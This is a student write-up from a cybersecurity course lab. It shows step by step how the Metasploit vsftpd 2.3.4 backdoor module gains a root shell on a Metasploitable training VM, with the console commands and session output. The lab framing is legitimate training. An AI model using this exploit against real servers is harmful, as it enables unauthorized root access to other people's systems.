


EPICODE

CYBERSECURITY COURSE

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Track:


Building on the exercise seen in today's lesson, we ask you to complete a hacking session on the Metasploitable machine, on the "**vsftpd**" service (the same as seen in theory lesson). The only difference will be the address of your Metasploitable machine.

Configure it as follows: 192.168.1.149/24.

Once you have obtained the session on the Metasploitable, create a folder with the mkdir command in the root directory (/). Call the folder **test_metasploit**.

Change IP addresses:

As first we changed the IP addresses of Kali and Metasploitable.



KALI

```
GNU nano 2.0.7
                             File: /etc/network/interfaces
  This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces(5).
 The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface ethO inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
                              [ Read 15 lines ]


^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^W Where Is ^V Next Page ^U UnCut Text^T To Spell
 Ġ Get Help 🔭 WriteOut
               ^J Justifu
```

METASPLOTABLE

MSF console:

We then proceeded by starting msf console from the terminal using the command:

msfconsole



We looked for the exploit we were interested in in this case the 'unix/ftp/vsftpd_234_backdoor exploit'

And we used it with the command:

use + 'path of the exploit'

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

with the command:

show options

We saw what the requirements were for using this exploit, and with the command:

we set the information that was required

with the command:

show payloads

We saw what payloads were available, in our case we used the payload set by default.

With the command:

exploit

we launched the exploit

To verify that we took control of the host machine, we used the command:

ifconfig

to see what our IP address was, in this case it must be that of the target machine

```
msf6 exploit(
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
 * Found shell.
[*] Command shell session 4 opened (192.168.1.100:41329 → 192.168.1.149:6200) at 2024-05-31 09:59:48 -0400
ifconfig
eth0
           Link encap:Ethernet HWaddr 08:00:27:99:b4:a6
           inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe99:b4a6/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:220 errors:0 dropped:0 overruns:0 frame:0
           TX packets:270 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:16358 (15.9 KB) TX bytes:22145 (21.6 KB)
           Base address:0×d020 Memory:f0200000-f0220000
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:163 errors:0 dropped:0 overruns:0 frame:0 TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:47797 (46.6 KB) TX bytes:47797 (46.6 KB)
```